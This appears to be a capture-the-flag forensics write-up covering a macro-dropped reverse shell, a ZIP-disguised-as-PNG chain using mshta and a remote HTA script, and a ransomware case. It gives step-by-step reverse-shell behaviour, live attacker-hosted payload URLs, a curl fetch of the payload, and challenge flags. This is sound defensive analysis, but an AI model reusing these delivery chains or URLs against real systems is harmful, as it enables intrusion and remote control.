
- Save the file out with .exe and detect it which file is it.
- To get the checksum sha256 of it use sha256sum to get the checksum.

Conclusion: The checksum for the download.exe / malicious exe file is ca9e35196f04dca67275784a8bd05b9c4e7058721204ccd5eef38244b954e1c3
Flag: NEXSEC25{ca9e35196f04dca67275784a8bd05b9c4e7058721204ccd5eef38244b954e1c3}
Additional Analysis of download.exe

1 When the executable is launched the Windows loader transfers execution to the PE entry point which immediately invokes the MinGW-w64 C runtime startup routine
2 The runtime initializes the process environment including heap allocation stack boundaries Thread Local Storage callbacks structured exception handling and argument vector preparation
3 Compiler-generated routines execute global constructors and configure runtime state before transferring execution to the program’s user-defined entry logic
4 The malware initializes Windows Sockets by calling WSAStartup with version 2.2 enabling TCP networking functionality
5 A TCP socket is created using the IPv4 address family and stream socket type consistent with outbound client-side communication
6 A socket address structure is configured with destination port 0x115c corresponding to TCP port 4444 which is commonly associated with reverse shells and command-and-control frameworks
7 The destination IP address is set to 0.0.0.0 indicating a placeholder value or a dynamically redirected address in operational deployments
8 The malware establishes an outbound TCP connection via the connect API creating a bidirectional communication channel to a remote host
9 A STARTUPINFOA structure is initialized with the STARTF_USESTDHANDLES flag allowing redirection of standard input output and error streams
10 The connected socket handle is assigned to hStdInput hStdOutput and hStdError effectively binding process I O to the network socket
11 A new process is spawned using CreateProcessA without an explicit executable path and instead passing a command line pointer indicating execution of cmd.exe
12 The spawned command interpreter inherits the redirected handles enabling remote interactive command execution
13 The parent process waits indefinitely on the child process using WaitForSingleObject maintaining the reverse shell session
14 All attacker-issued commands are executed by the command interpreter and their output is transmitted over the TCP connection
15 Upon termination of the shell session the malware closes the socket and releases Winsock resources using closesocket and WSACleanup
16 The program exits cleanly without installing persistence mechanisms or leaving additional artifacts
Full Attack Chain Diagram

Attack Chain Reconstruction
Phase 1: Delivery & Reconnaissance
Timeframe: T+0 minutes
- Vector: The user receives the file Jemputan ke Majlis Perasmian Restaurant Rembayung.docm via email.
- Trigger: The user opens the document.
- Reconnaissance (Canary): Word parses word/document.xml and processes the field code INCLUDEPICTURE.
- Network Event: An HTTPS GET request is sent to https://user-images.githubusercontent.com/… (a hosted image).
- Impact: This confirms to the adversary that the file was opened and logs the victim’s public IP address and User-Agent.
Phase 2: Execution (VBA Macro)
Timeframe: T+1 second (Immediate upon enabling content)
- Mechanism: The PROJECT.THISDOCUMENT.AUTOOPEN macro is detected in word/vbaData.xml.
- Action: The VBA execution engine starts automatically.
- Logic: The macro accesses ActiveDocument.BuiltInDocumentProperties to read the content of the “Description” field (mapped to dc:description in docProps/core.xml). It retrieves a massive string starting with TVqQAAMAAAA… (Standard Base64 header for a PE file).
Phase 3: Staging & Deobfuscation
Timeframe: T+2 seconds
- Mechanism: In-memory string manipulation.
- Action: The macro performs Base64 decoding on the string retrieved from the metadata.
- Artifact: The decoded data reveals a Windows PE header (MZ / 0x4D 0x5A).
- File Drop: The decoded binary is written to a temporary location on the disk (e.g., %TEMP%\update.exe or download.exe).
Phase 4: Command & Control (C2)
Timeframe: T+5 seconds
- Payload: MinGW-compiled PE32+ Executable (Reverse Shell).
- Action: The macro executes the dropped binary using CreateProcessA or Shell().
- Network Event: The binary initializes Winsock (WS2_32.dll) and calls socket(), inet_addr(), and connect().
- Capabilities: It establishes a raw TCP connection to the attacker’s listener, spawning cmd.exe and piping stdin/stdout/stderr to the socket, granting full remote CLI access.
MITRE ATT&CK Mapping
| Tactic | Technique | ID | Evidence |
|---|---|---|---|
| Initial Access | Phishing: Spearphishing Attachment | T1566.001 | User received .docm file via email invitation context. |
| Execution | User Execution: Malicious File | T1204.002 | Requires user to open file and Enable Content (Macros). |
| Execution | Command and Scripting Interpreter: Visual Basic | T1059.005 | vbaData.xml confirms AUTOOPEN macro usage. |
| Defense Evasion | Obfuscated Files or Information: Embedded Payloads | T1027.009 | Payload hidden in docProps/core.xml (Property-Based Staging). |
| Defense Evasion | Deobfuscate/Decode Files or Information | T1140 | Macro decodes Base64 string from metadata at runtime. |
| Discovery | System Network Configuration Discovery | T1016 | INCLUDEPICTURE beaconing allows attacker to discover victim IP. |
| Command and Control | Application Layer Protocol | T1071 | Binary uses HTTP (via Github image) for tracking. |
| Command and Control | Non-Application Layer Protocol | T1095 | Binary payload uses raw sockets (WS2_32.dll) for reverse shell. |
Indicators of Compromise (IOCs)
- Filename: Jemputan ke Majlis Perasmian Restaurant Rembayung.docm
- Filename: download.exe (extracted form)
Network Indicators
- Canary/Tracker URL:
- Payload C2: Raw socket connection (IP 0.0.0.0 observed in static strings, likely a placeholder).
Forensic Artifacts
- Document Property: dc:description containing Base64 PE file.
- VBA Function: Project.ThisDocument.AutoOpen.
Conclusion
The file Jemputan ke Majlis Perasmian Restaurant Rembayung.docm is a confirmed malicious dropper. It leverages a combination of social engineering (fake invitation) and technical evasion (metadata hiding) to deploy a reverse shell. The presence of the INCLUDEPICTURE field serves as an early-warning system for the attacker to know when a victim has engaged with the file.
Birthday Trap - Multi-Stage Malware
Incident Type: Malware Analysis
Target Entity: Aminah’s Workstation
Evidence File: Happy_Birthday.png
Executive Summary
Analytic Judgment:
Aminah’s workstation was compromised after she interacted with a malicious email attachment disguised as a birthday greeting image. The adversary employed a sophisticated multi-stage attack chain leveraging “Living off the Land” (LotL) techniques, abusing trusted binaries like mshta.exe and PowerShell to evade detection. The investigation revealed a ZIP archive masquerading as a PNG image, containing a malicious Windows shortcut (.lnk) file that executed a remote HTA script. The script downloaded and decoded a XOR-encrypted payload, ultimately revealing a PowerShell script containing the hidden flag.
Attack Severity: HIGH
Key Findings:
- Initial infection vector identified as a ZIP archive disguised as happy_birthday.png.
- Malicious .lnk file executed mshta.exe to download and execute an HTA script hosted on GitHub.
- HTA script downloaded a base64-encoded payload (wct9D39.jpg) from GitHub.
- Payload was XOR-decoded with key 0x42 to reveal a PowerShell script.
- The real flag was hidden in the comments of the PowerShell script: nexsec2025{P0w3rSh3ll_C0mm3nt5_H1d3_S3cr3ts!}
- Attack chain demonstrates advanced obfuscation and evasion techniques.
Your colleague Aminah received a birthday greeting email with an attached image file “happy_birthday.png”. She mentioned seeing a warning dialog when she clicked it, but she forgot what it said then her PC started acting strange. Do NOT execute or click this file!- perform static analysis only to find the flag safely. Analyze the happy_birthday.png and find the flag hidden in the malware.
Objective: Identify the flag hidden in the malware through static analysis.
Flag Format: nexsec2025{flag_content}
Evidence:
- File happy_birthday.png was identified as a ZIP archive, not a PNG image.
- Archive contained a malicious .lnk file (Happy_Birthday.png.lnk).
- The .lnk file executed mshta.exe with URL: https://wonderpetak.github.io/W0nderpet4k/M.hta.
- HTA script downloaded payload wct9D39.jpg from GitHub.
- Payload was base64-encoded and XOR-encrypted with key 0x42.
- Decoded PowerShell script contained the flag in comments.
Forensic Methodology:
- We used the file command to identify the true file type of happy_birthday.png.
file Happy_Birthday.png

- Found that the file was actually a ZIP archive disguised as a PNG image—a common malware technique.
- We listed the contents of the ZIP archive without extracting it to avoid triggering any malicious code.
unzip -l Happy_Birthday.png

- And we found the archive contained a single Windows shortcut file (.lnk).
- We then analyzed the .lnk file to determine what it executes.
file Happy_Birthday.png.lnk and lnkinfo Happy_birthday.png.lnk


- And this shortcut points to mshta.exe (Microsoft HTML Application Host). Also it executes mshta.exe with a remote HTA script URL.
- We then downloaded the HTA script from the URL for static analysis.

- The script opens a decoy birthday image, Downloads wct9D39.jpg, Decodes it using certutil.exe and XOR-decrypts it with key 0x42 to create a PowerShell script
- We then download the payload file for analysis.
curl -s “https://wonderpetak.github.io/W0nderpet4kk/wct9D39.jpg“ -o /tmp/wct9D39.jpg
file /tmp/wct9D39.jpg


- We can see that the file is base64-encoded (PEM format).
Decode the Base64 using CyberChef
1 |
Then export it. Automatically name as download.dat.Run file download.dat it show it is a data file.
- Next, according to the HTA script just now, the binary data requiring XOR decryption.
- Then with the use of cyberchef again add XOR receipe and decode it

- And we found the flag in the file nexsec2025{P0w3rSh3ll_C0mm3nt5_H1d3_S3cr3ts!}
- According to the HTA Script, it will run this out directly and display fake flag if direct run it without static analysis. The file name that was downloaded from the HTA script is winp.ps1 which is a PowerShell script.
Conclusion: Through systematic static analysis, we successfully identified and decoded the multi-stage malware without executing any malicious code. The flag was discovered in the comments of the final PowerShell payload.
Flag: nexsec2025{P0w3rSh3ll_C0mm3nt5_H1d3_S3cr3ts!}
Full Attack Chain Diagram

Attack Chain Reconstruction
Phase 1: Initial Access
- Timeframe: ~19:29 UTC
- Aminah received a spear-phishing email with happy_birthday.png attached.
- The file masqueraded as an image but was identified as a ZIP archive.
Phase 2: Exploitation & Execution
- Timeframe: ~19:30 UTC
- Upon extraction, a shortcut file Happy_Birthday.png.lnk was executed.
- This shortcut launched mshta.exe, establishing a connection to a remote HTA script at https://wonderpetak.github.io/W0nderpet4k/M.hta.
Phase 3: Payload Delivery & Obfuscation
- Timeframe: ~19:30 UTC
- The HTA script performed multiple evasive actions:
- Displayed a decoy birthday image to distract the user.
- Downloaded an obfuscated payload wct9D39.jpg from GitHub to %TEMP%.
- Abused certutil.exe to Base64 decode the file.
- Used PowerShell to XOR decrypt the payload with key 0x42.
Phase 4: Objective Achieved
- Timeframe: ~19:31 UTC
- The final payload, winp.ps1, was created in %TEMP%.
- Static analysis revealed the flag hidden within the script’s comments.
Security Vulnerabilities Identified
Critical Issues
Endpoint Protection Failure (CRITICAL)
- Failed to detect a malicious ZIP archive masquerading as a PNG.
- Failed to block the execution of mshta.exe (System Binary Proxy Execution) reaching out to the internet.
- Failed to detect the downloading and decoding of obfuscated payloads.
Network Security Gaps (CRITICAL)
- Outbound HTTPS traffic to untrusted GitHub repositories (wonderpetak.github.io) was allowed.
- Lack of DNS filtering to block known malicious or uncategorized domains.
Application Control Weakness (HIGH)
- mshta.exe and certutil.exe were allowed to execute without restrictions, enabling “Living off the Land” attacks.
- PowerShell executed with -NoProfile and -ExecutionPolicy Bypass flags successfully.
User Awareness (HIGH)
- User opened an email attachment without verifying the sender.
- User ignored the potential warning dialogs associated with opening executable shortcuts.
Recommended Remediation Steps
Immediate Actions (Within 24 Hours)
Containment:
- Isolate Aminah’s workstation from the network.
- Block wonderpetak.github.io and archiveimage.github.io at the firewall/proxy.
Eradication:
- Remove happy_birthday.png and the extracted .lnk file.
- Purge the %TEMP% directory of artifacts (wct9D39.jpg, winp.ps1).
Recovery:
- Reset Aminah’s account credentials.
- Reimage the workstation from a known-good backup to ensure no persistence remains.
Long-Term Actions (1-3 Months)
Hardening:
- AppLocker/WDAC: Block execution of mshta.exe for standard users and restrict certutil.exe usage.
- Attack Surface Reduction: Block executable content from email clients and restrict Office apps from creating child processes.
Monitoring:
- Deploy EDR to detect LOLBin abuse (mshta, certutil) and PowerShell obfuscation.
- Monitor for file downloads to %TEMP% followed by immediate execution.
MITRE ATT&CK Table
| Tactic | Technique | ID | Evidence |
|---|---|---|---|
| Initial Access | Spear Phishing Attachment | T1566.001 | Malicious ZIP disguised as PNG |
| Execution | User Execution: Malicious File | T1204.002 | User opened malicious ZIP/LNK |
| Execution | System Binary Proxy Execution: Mshta | T1218.005 | .lnk executed mshta.exe |
| Defense Evasion | Masquerading | T1036.005 | ZIP file masquerading as image |
| Defense Evasion | Deobfuscate/Decode Files | T1140 | Base64 decode via certutil & XOR |
| Command & Control | Web Protocols | T1071.001 | HTTPS traffic to GitHub |
Conclusion
This investigation successfully identified and analyzed a sophisticated multi-stage malware attack targeting Aminah’s workstation. Through systematic static analysis, we uncovered a “Living off the Land” attack chain that abused trusted Windows binaries to deliver an encrypted payload. The flag was successfully recovered from the decrypted PowerShell script without executing the malicious code.
OhMyFiles - Ransomware Investigation
OHMYFILES
Case: Ransomware Infection / Software Exploitation
Target: Fakhri Workstation
Evidence File: FAKHRIWORKSTATION_20251211.E01
Executive Summary
The “Fakhri Workstation” was compromised by a targeted ransomware attack initiated through a malicious archive file. Forensic analysis of the disk image confirms that the attacker exploited a critical vulnerability in WinRAR (CVE-2025-8088) to perform a path traversal attack. This exploit dropped a malicious shortcut (.lnk) into the Windows Startup folder, establishing persistence and executing a ransomware binary masquerading as svchost.exe.
The malware, identified as ShadowCrypt, utilized a Python-based XOR encryption routine. Encryption keys were generated per file and stealthily stored in the Windows Registry. The investigation team successfully reverse-engineered the malware, recovered the encryption keys, and developed a decryption routine to recover critical business documents.
Attack Severity: CRITICAL
Key Findings:
- Initial Vector: Malicious RAR archive ($R96XXEK.rar) recovered from Recycle Bin.
- Exploitation: Exploitation of CVE-2025-8088 (WinRAR Path Traversal).
- Persistence: Malicious shortcut (startup.lnk) dropped in the Startup folder.
- Payload: Ransomware binary masquerading as legitimate system process (svchost.exe).
- Encryption: Custom XOR-based encryption appending .lock extension.
- Key Storage: Decryption keys stealthily stored in HKCU\Software\ShadowCrypt.
- Recovery: Successful decryption of critical documents (BigClient_Proposal_2025.docx).
OhMyFiles #1
Read the file incident_summary.txt to understand the context of this case. A forensic disk image of the user’s workstation has been provided. As a forensic analyst, your first step is to verify the integrity of the evidence.
Calculate the SHA256 of the disk image (.E01) and provide it as your answer.
Flag Format: nexsec25{hashvalue}
Evidence:
Forensic Methodology:
- To find the checksum of the disk image simply throw the e01 image to HxD and analyse the checksum of sha256

Conclusion: The checksum of sha256 for FAKHRIWORKSTATION_20251211.E01 is C8F31718462337B4CC8218C2CA301CA9CA6122CCA71C708757F38788533CA076
Flag: NEXSEC25{C8F31718462337B4CC8218C2CA301CA9CA6122CCA71C708757F38788533CA076}
OhMyFiles #2
What file extension does the ransomware add to encrypted files?
Example: nexsec25{.pdf}
Evidence:
Forensic Methdology:
- Investigate the image with the use of FTK Imager, which is a image viewer, alternative is Autospy
- When we unzip the zip given, there is two files inside, which is the disk image itself with a text file.
- We see that there is notes given inside the text file.
